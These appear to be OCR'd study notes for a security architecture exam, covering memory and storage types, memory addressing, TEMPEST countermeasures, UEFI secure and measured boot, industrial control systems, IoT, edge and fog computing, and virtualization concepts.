
Programmable Read-Only Memory (PROM) A basic *programmable read-only memory (PROM)* chip is similar to a ROM chip in functionality, but with one exception. During the manufacturing process, a PROM chip's contents aren't "burned in" at the factory as with standard ROM chips. Instead, a PROM incorporates special functionality that allows an end user to burn in the chip's contents later. Once data is written to a PROM chip, no further changes are possible.

Erasable Programmable Read-Only Memory (EPROM) Combine the relatively high cost of PROM chips and software developers' inevitable desires to tinker with their code once it's written and you have the rationale that led to the development of *erasable PROM (EPROM)*. There are two main subcategories of EPROM: UVEPROM and EEPROM.

Ultraviolet EPROMs (UVEPROMs) can be erased with a light. These chips have a small window that, when illuminated with a special ultraviolet light, causes the contents of the chip to be erased. After this process is complete, end users can burn new information into the UVEPROM as if it had never been programmed before.

Electronically Erasable Programmable Read-Only Memory (EEPROM) A more flexible, friendly alternative to UVEPROM is *electronically erasable PROM (EEPROM)*, which uses electric voltages delivered to the pins of the chip to force erasure.

Flash Memory *Flash memory* is a derivative concept from EEPROM. It is a nonvolatile form of storage media that can be electronically erased and rewritten. The primary difference between EEPROM and flash memory is that EEPROM must be fully erased to be rewritten, whereas flash memory can be erased and written in blocks or pages. The most common type of flash memory is NAND flash. It is widely used in memory cards, thumb drives, mobile devices, and SSDs (solid-state drives).



Random access memory (RAM) is readable and writable memory that contains information a computer uses during processing. RAM retains its contents only when power is continuously supplied to it. Unlike with ROM, when a computer is powered off, all data stored in RAM disappears. For this reason, RAM is useful only for temporary storage. Critical data should never be stored solely in RAM; a backup copy should always be kept on another storage device to prevent its disappearance in the event of a sudden loss of electrical power.

The following are types of RAM:
Real Memory *Real memory* (also known as *main memory* or *primary memory*) is typically the largest RAM storage resource available to a computer. It is normally composed of a number of dynamic RAM chips and, therefore, must be refreshed by the CPU on a periodic basis.

Cache RAM Computer systems contain a number of caches that improve performance by taking data from slower devices and temporarily storing it in faster devices when repeated use is likely; this is *cache RAM*. The processor normally contains an onboard cache of extremely fast memory used to hold data on which it will operate. This can be referred to as L1, L2, L3, and even L4 cache (with the L being short for level). Many modern CPUs include up to three levels of on-chip cache, with some caches (usually L1 and/or L2) dedicated to a single processor core, whereas L3 may be a shared cache between cores. Some CPUs can involve L4 cache, which may be located on the mainboard/ motherboard or on the GPU (graphics processing unit). Likewise, real memory often contains a cache of information pulled or read from a storage device.

Static RAM uses more sophisticated technology—a logical device known as a flip-flop, which to all intents and purposes is simply an on/off switch that must be moved from one position to another to change a 0 to 1, or vice versa. More important, static memory maintains its contents unaltered as long as power is supplied and imposes no CPU overhead for periodic refresh operations.

Dynamic RAM is cheaper than static RAM because capacitors are cheaper than flip-flops. However, static RAM runs much faster than dynamic RAM. This creates a trade-off for system designers, who combine static and dynamic RAM modules to strike the right balance of cost versus performance.

Registers The CPU also includes a limited amount of onboard memory, known as *registers*, that provide it with directly accessible memory locations that the brain of the CPU, the *arithmetic logical unit (ALU)*, uses when performing calculations or processing instructions. The size and number of registers varies, but typical CPUs have 8 to 32 registers and are often either 32 or 64 bits in size.

<u>Memory Addressing</u>
Register Addressing: registers are small memory locations directly in the CPU. When the CPU needs information from one of its registers to complete an operation, it uses a *register address* (for example, "register 1") to access its contents.

Immediate Addressing is not a memory addressing scheme per se but rather a way of referring to data that is supplied to the CPU as part of an instruction.

Direct Addressing In *direct addressing*, the CPU is provided with an actual address of the memory location to access. The address must be located on the same memory page as the instruction being executed.

Indirect Addressing uses a scheme similar to direct addressing. However, the memory address supplied to the CPU as part of the instruction doesn't contain the actual value that the CPU is to use as an operand.

Base+Offset Addressing uses a value stored in one of the CPU's registers or pointers as the base location from which to begin counting. The CPU then adds the offset supplied with the instruction to that base address and retrieves the operand from that computed memory location.

Secondary memory is a term commonly used to refer to magnetic, optical, or flash-based media or other storage devices that contain data not immediately available to the CPU. For the CPU to access data in secondary memory, the data must first be read by the OS and stored in real memory.

Virtual memory is a special type of secondary memory that is used to expand the addressable space of real memory. The most common type of virtual memory is the ***pagefile*** or ***swapfile*** that most OSs manage as part of their memory management functions. This specially formatted file contains data previously stored in real memory but not recently used. When the OS needs to access addresses stored in the ***pagefile***, it checks to see whether the page is memory-resident (in which case it can access it immediately) or whether it has been swapped to disk, in which case it reads the data from disk back into real memory (this process is called ***paging***).

Primary memory, also known as primary storage, is the RAM that a computer uses to keep necessary information readily available to the CPU while the computer is running.

Secondary memory (or *secondary storage*) includes all the familiar long-term storage devices that you use every day. Secondary storage consists of magnetic and optical media such as HDDs, SSDs, flash drives, magnetic tapes, CDs, DVDs, and flash memory cards.


Volatile vs. Nonvolatile
Volatility of a storage device is simply a measure of how likely it is to lose its data when power is turned off or cycled. Devices designed to retain their data (such as magnetic media, ROMs, and optical media) are classified as ***nonvolatile***, whereas devices such as static or dynamic RAM modules, which lose their data when power is removed, are classified as ***volatile***.

Random Storage *access storage* devices allow an OS to read (and sometimes write) immediately from any point within the device by using some type of addressing system. Almost all primary storage devices are random access devices. You can use a memory address to access information stored at any point within a RAM chip without reading the data that is physically stored before it. Most secondary storage devices are also random access.

Sequential storage devices, on the other hand, do not provide this flexibility. They require that you read (or speed past) all the data physically stored prior to the desired location. A common example of a sequential storage device is a magnetic tape drive.

Emanation Security: Many electrical devices emanate electrical signals or radiation that can be intercepted and may contain confidential, sensitive, or private data. Obvious examples of emanation devices are wireless networking equipment and mobile phones, but many other devices are vulnerable to emanation interception that you might not expect, including monitors, network cables, modems, and internal or external media drives (hard drives, USB thumb drives, CDs, and so on). With the right equipment, adversaries can intercept electromagnetic or radio frequency signals (collectively known as *emanations*) from these devices and interpret them to extract confidential data.
The types of countermeasures and safeguards used to protect against emanation attacks are known as **TEMPEST** countermeasures. TEMPEST-derived technology allows the electronic emanations that devices produce (known as *Van Eck radiation*) to be read from a distance (this process is known as *Van Eck phreaking*). TEMPEST eavesdropping or Van Eck phreaking countermeasures include the following:

Faraday cage is a box, mobile room, or entire building designed with an external metal skin, often a wire mesh that fully surrounds an area on all sides. This metal skin acts as an EM absorbing capacitor that prevents electromagnetic signals (emanations) from exiting or entering the area that the cage encloses. Faraday cages can be designed to block specific frequencies while allowing others—for example, blocking Wi-Fi while allowing walkie talkies and mobile phones.


A Faraday Cage is a container made of conductor, shields interior from EMI Noise

White noise simply means broadcasting false traffic to mask and hide the presence of real emanations. White noise can consist of a real signal from another source that is not confidential, a constant signal at a specific frequency, a randomly variable signal, or even a jam signal that causes interception equipment to fail.

Control Zone A third type of TEMPEST countermeasure, a *control zone*, is simply the implementation of both a Faraday cage and white noise generation to protect a specific area in an environment; the rest of the environment is not affected. A control zone can be a room, a floor, or an entire building.

Firmware (also known as *microcode*) is a term used to describe software that is stored in a ROM or an EEPROM chip. This type of software is changed infrequently (actually, never, if it's stored on a true ROM chip as opposed to an EEPROM or flash chip) and often drives the basic operation of a computing device.

Basic input/output system (BIOS) is the legacy basic low-end firmware or software embedded in a motherboard's EEPROM or flash chip.

Unified Extensible Firmware Interface (UEFI) provides support for all of the same functions as BIOS with many improvements, such as support for larger hard drives (especially for booting), faster boot times, enhanced security features, and even the ability to use a mouse when making system changes (BIOS was limited to keyboard control only).


Boot attestation or secure boot is a feature of UEFI that aims to protect the local OS by preventing the loading or installing of device drivers or an OS that is not signed by a preapproved digital certificate.

Measured boot is an optional feature of UEFI that takes a hash calculation of every element involved in the booting process. The hashes are performed by and stored in the Trusted Platform Module (TPM). If foul play is detected in regard to booting, the hashes of the most recent boot can be accessed and compared against known-good values to determine which (if any) of the boot components have been compromised.


Parallel data systems or parallel computing is a computation system designed to perform numerous calculations simultaneously. They often include the concept of dividing up a large task into smaller elements, and then distributing each sub element to a different processing subsystem for parallel computation. The scenario where a single computer contains multiple processors that are treated equally and controlled by a single OS is called ***symmetric multiprocessing (SMP)***.

Asymmetric multiprocessing (AMP), the processors are often operating independently of one another. Usually, each processor has its own OS and/or task instruction set, as well as a dedicated data bus and memory resources. AMP is ***massive parallel processing (MPP)***, where numerous AMP systems are linked together in order to work on a single primary task across multiple processes in multiple linked systems.


Grid computing is a form of parallel distributed processing that loosely groups a significant number of processing nodes to work toward a specific processing goal. Members of the grid can enter and leave the grid at random intervals. Often, grid members join the grid only when their processing capacities are not being taxed for local workloads. When a system is otherwise in an idle state, it could join a grid group, download a small portion of work, and begin calculations. When a system leaves the grid, it saves its work and may upload completed or partial work elements back to the grid.



Peer-to-peer (P2P) technologies are networking and distributed application solutions that share tasks and workloads among peers. This is similar to grid computing; the primary differences are that there is no central management system and the services are usually provided in real time rather than as a collection of computational power. Common examples of P2P include many VoIP services, BitTorrent (for data/file distribution), and tools for streaming audio/music distribution.



Industrial control system (ICS) is a form of computer-management device that controls industrial processes and machines, also known as ***operational technology (OT)***. ICSs are used across a wide range of industries, including manufacturing, fabrication, electricity generation and distribution, water distribution, sewage processing, and oil refining. There are several forms of ICS, including ***distributed control systems (DCSs)***, ***programmable logic controllers (PLCs)***, and ***supervisory control and data acquisition (SCADA)***.



DCS units are typically found in industrial process plants where the need to gather data and implement control over a large-scale environment from a single location is essential. An important aspect of DCS is that the controlling elements are distributed across the monitored environment, such as a manufacturing floor or a production line, and the centralized monitoring location sends commands out of those localized controllers while gathering status and performance data. A DCS might be analog or digital in nature, depending on the task being performed or the device being controlled. DCS focuses on processes and is state driven, whereas SCADA focuses on data gathering and is event driven. A DCS is used to control processes using a network of sensors, controllers, actuators, and operator terminals and is able to carry out advanced process control techniques. DCS is more suited to operating on a limited scale, whereas SCADA is suitable for managing systems over large geographic areas.


PLC units are effectively single-purpose or focused-purpose digital computers. They are typically deployed for the management and automation of various industrial electromechanical operations, such as controlling systems on an assembly line or a large-scale digital light display (such as a giant display system in a stadium or on a Las Vegas Strip marquee).

SCADA system can operate as a standalone device, be networked together with other SCADA systems, or be networked with traditional IT systems. SCADA is often referred to as a ***human-machine interface (HMI)*** since it enables people to better understand, oversee, manage, and control complex machine and technology systems. SCADA is used to monitor and control a wide range of industrial processes, but it is not able to carry out advanced process control techniques. SCADA can communicate with PLCs and DCS solutions.

- ISA99 standards development committee has established and is maintaining guidelines for securing ICS, DCS, PLC, and SCADA systems.
- International Electrotechnical Commission's (IEC) 62443 series of standards.

Distributed Systems or a *distributed computing environment (DCE)* is a collection of individual systems that work together to support a resource or provide a service. Often a DCE is perceived by users as a single entity rather than numerous individual servers or components.

Blockchain is a collection or ledger of records, transactions, operations, or other events that are verified using hashing, timestamps, and transaction data. Each time a new element is added to the record, the whole ledger is hashed again. This system prevents abusive modification of the history of events by providing proof of whether the ledger has retained its integrity. A distributed ledger or public ledger is hosted by numerous systems across the internet.
Blockchain is, in its simplest description, a distributed and immutable public ledger. This means that it can store records in a way that distributes those records among many different systems located around the world and do so in manner that prevents anyone from tampering with those records. The blockchain creates a data store that nobody can tamper with or destroy.




High-performance computing (HPC) *systems* are computing platforms designed to perform complex calculations or data manipulations at extremely high speeds. Super computers and MPP solutions are common examples of HPC systems. HPC systems are used when real-time or near-real-time processing of massive data is necessary for a particular task or application. These applications can include scientific studies, industrial research, medical analysis, societal solutions, and commercial endeavors. Many of the products and services we use today, including mobile devices and their apps, IoT devices, ICS solutions, streaming media, voice assistants, 3D modeling and rendering, and AI/ML calculations, all depend on HPC to exist.

Real-time operating system (RTOS) is designed to process or handle data as it arrives on the system with minimal latency or delay. An RTOS is usually stored on read-only memory (ROM) and is designed to operate in a hard real-time or soft real-time condition.

Internet of Things

Smart devices are a range of devices that offer the user a plethora of customization options, typically through installing apps, and may take advantage of on-device or in-the-cloud machine learning (ML) processing. The products that can be labeled "smart devices" are constantly expanding and already include smartphones, tablets, music players, home assistants, extreme sport cameras, virtual reality/augmented reality (VR/AR) systems, and fitness trackers.


Internet of Things (IoT) is a class of smart devices that are internet-connected in order to provide automation, remote control, or AI processing to appliances or devices. An IoT device is almost always a separate and distinct hardware device that is used on its own or in conjunction with an existing system (such as a smart IoT thermostat for a heating, ventilation, and air-conditioning [HVAC] system). An embedded system is one where the computer control component has been integrated into the structure, design, and operation of the larger mechanism, often even built into the same chassis or case.


IoT ENABLED SHOPS, AIRPORTS, STATIONS
IoT ENABLED MOBILE DEVICES
EDGE IoT DEVICES
IoT DEVICES
DATACENTERS
IoT ENABLED FACTORIES
INTERNET OF THINGS
IoT ENABLED SHIPS AIRPLANES, TRAINS
IoT ENABLED CITIES
IoT ENABLED HOMES & BUILDINGS

Edge Computing is a philosophy of network design where data and the compute resources are located as close as possible in order to optimize bandwidth use while minimizing latency. In edge computing, the intelligence and processing are contained within each device. Thus, rather than having to send data off to a master processing entity, each device can process its own data locally. The architecture of edge computing performs computations closer to the data source, which is at or near the edge of the network. Edge computing is often implemented as an element of IIoT (Industrial Internet of Things) solutions, but edge computing is not limited to this type of implementation.

SASE (Secure Access Service Edge) is a cloud-based networking and security solution that combines networking and security functions into a single, integrated platform. It is a flexible solution for managing and securing access to resources and applications in complex, distributed environments.

Fog computing is another example of advanced computation architectures, which is also often used as an element in an IIoT deployment. *Fog computing* relies on sensors, IoT devices, or even edge computing devices to collect data, and then transfer it back to a central location for processing. The fog computing processing location is positioned in the LAN. Thus, with fog computing, intelligence and processing are centralized in the LAN. The centralized compute power processes information gathered from the fog of disparate devices and sensors.


INDUSTRIAL IoT DATA PROCESSING LAYER STACK
CLOUD LAYER
Big Data Processing
Business Logic
Data Warehousing
Business Analytics/Intelligence
Data Flow
FOG LAYER
Local Network
Data Analysis & Reduction
Control Response
Virtualization/Standardization
Fog Node / Server
Fog Node / Server
Fog Node / Server
Fog Node / Server
EDGE LAYER
Large Volume Real-time Data Processing
At Source/On Premises Data Visualization
Industrial PCs
Embedded Systems
Gateways
Micro Data Storage
Application
Sensors & Controllers (data origination)
Slower
Processing Speed / Response Time
Faster

Embedded system is any form of computing component added to an existing mechanical or electrical system for the purpose of providing automation, remote control, and/or monitoring. The embedded system is typically designed around a limited set of specific functions in relation to the larger product to which it is attached. It may consist of the same components found in a typical computer system, or it may be a microcontroller (an integrated chip with onboard memory and peripheral ports).

Static Systems: Another concept similar to that of embedded systems is *static systems* (aka *static environments*). A static environment is a set of conditions, events, and surroundings that don't change. In theory, once understood, a static environment doesn't offer new or surprising elements. A static IT environment is any system that is intended to remain unchanged by users and administrators. Examples of static systems include the check-in kiosk at the airport, an ATM.

Network-enabled devices are any type of device (whether mobile or stationary) that has native network capabilities. This generally assumes the network in question is a wireless type f network, primarily that provided by a mobile telecommunications company. However, it can also refer to devices that connect to Wi-Fi (especially when they can connect automatically), devices that share data connectivity from a wireless telco service (such as a mobile hot spot), and devices with RJ-45 jacks to receive a standard Ethernet cable for a wired connection. Network-enabled devices include smartphones, mobile phones, tablets, smart TVs, set top boxes, or an HDMI-stick streaming-media player (such as a Roku Player, Amazon Fire TV, or Google TV [previously known as Android TV and Chromecast]), network-attached printers, game systems, and much more.

Cyber-physical systems refer to devices that offer a computational means to control something in the physical world. In the past, these might have been referred to as embedded systems, but the category of cyber-physical seems to focus more on the physical world results rather than the computational aspects. Cyber-physical devices and systems are essentially key elements in robotics and sensor networks.

Service oriented architecture (SOA) constructs new applications or functions out of existing but separate and distinct software services. The resulting application is often new; thus, its security issues are unknown, untested, and unprotected. All new deployments, especially new applications or functions, need to be thoroughly vetted before they are allowed to go live into a production network or the public internet.

Microservices are an emerging feature of web-based solutions and are derivative of SOA. A microservice is simply one element, feature, capability, business logic, or function of a web application that can be called upon or used by other web applications. It is the conversion or transformation of a capability of one web application into a microservice that can be called upon by numerous other web applications.


Service delivery platform (SDP) is a collection of components that provide the architecture for service delivery. SDP is often used in relation to telecommunications, but it can be used in many contexts, including VoIP, Internet TV, SaaS, and online gaming. An SDP is similar to a content delivery network (CDN) as both are designed for the support of and efficient delivery of a resource (such as services of a SDP and multimedia of a CDN). The goal of an SDP is to provide transparent communication services to other content or service providers. Both SDPs and CDNs can be implemented using microservices.

Infrastructure as code (IaC) is a change in how hardware management is perceived and handled. Instead of seeing hardware configuration as a manual, direct hands-on, one-on-one administration hassle, it is viewed as just another collection of elements to be managed in the same way that software and code are managed under DevSecOps (security, development, and operations). With IaC, the hardware infrastructure is managed in much the same way that software code is managed, including: version control, pre deployment testing, custom crafted test code, reasonableness checks, regression testing, and consistency in a distributed environment. A derivative of IaC and DCE is software-defined networking (SDN). SDN is the management of networking as a virtual or software resource even though it technically still occurs over hardware.

Immutable architecture is the concept that a server never changes once it is deployed. If there is a need to update, modify, fix, or otherwise alter, a new server is built or cloned from the current one, the necessary changes are applied, and then the new server is deployed to replace the previous one. Once the new server is validated, the older server is decommissioned. VMs are destroyed and the physical hardware/system is reused for future deployments. The benefits of immutable architecture are reliability, consistency, and a predictable deployment process. It eliminates issues common in mutable infrastructures where midstream updates and changes can cause downtime, data loss, or incompatibility.

Virtualization technology is used to host one or more OSs within the memory of a single host computer or to run applications that are not compatible with the host OS. This mechanism allows virtually any OS to operate on any hardware. It also allows multiple OSs to work simultaneously on the same hardware. Common examples include VMware Workstation Pro, VMware vSphere and vSphere Hypervisor, VMware Fusion for Mac, Microsoft Hyper-V Server, Oracle VirtualBox, Citrix Hypervisor, and Parallels Desktop for Mac.

Elasticity refers to the flexibility of virtualization and cloud solutions to expand or contract resource utilization based on need. In relation to virtualization, host elasticity means additional hardware hosts can be booted when needed and then used to distribute the workload of the virtualized services over the newly available capacity.



Virtual application or virtual software is a software product deployed in such a way that it is fooled into believing it is interacting with a full host OS. A virtual (or virtualized) application has been packaged or encapsulated so that it can execute but operate without full access to the host OS. There are many products that provide software virtualization, including Citrix Virtual Apps, Microsoft App-V, Oracle Secure Global Desktop, Sandboxie, and VMware ThinApp. The concept software virtualization has evolved into its own virtualization derivative concept known as ***containerization***.

Virtualized network or network virtualization is the combination of hardware and software networking components into a single integrated entity. The resulting solution allows for software control over all network functions: management, traffic shaping, address assignment, and so on including SDNs, virtual SANs, guest OSs, and port isolation. ***Virtual network segmentation*** can be used in relation to virtual machines to make guest OSs members of the same network division as that of the host, or guest OSs can be placed into alternate network divisions.

Software-defined everything (SDx) refers to a trend of replacing hardware with software using virtualization. SDx includes virtualization, virtualized software, virtual networking, containerization, serverless architecture, infrastructure as code.

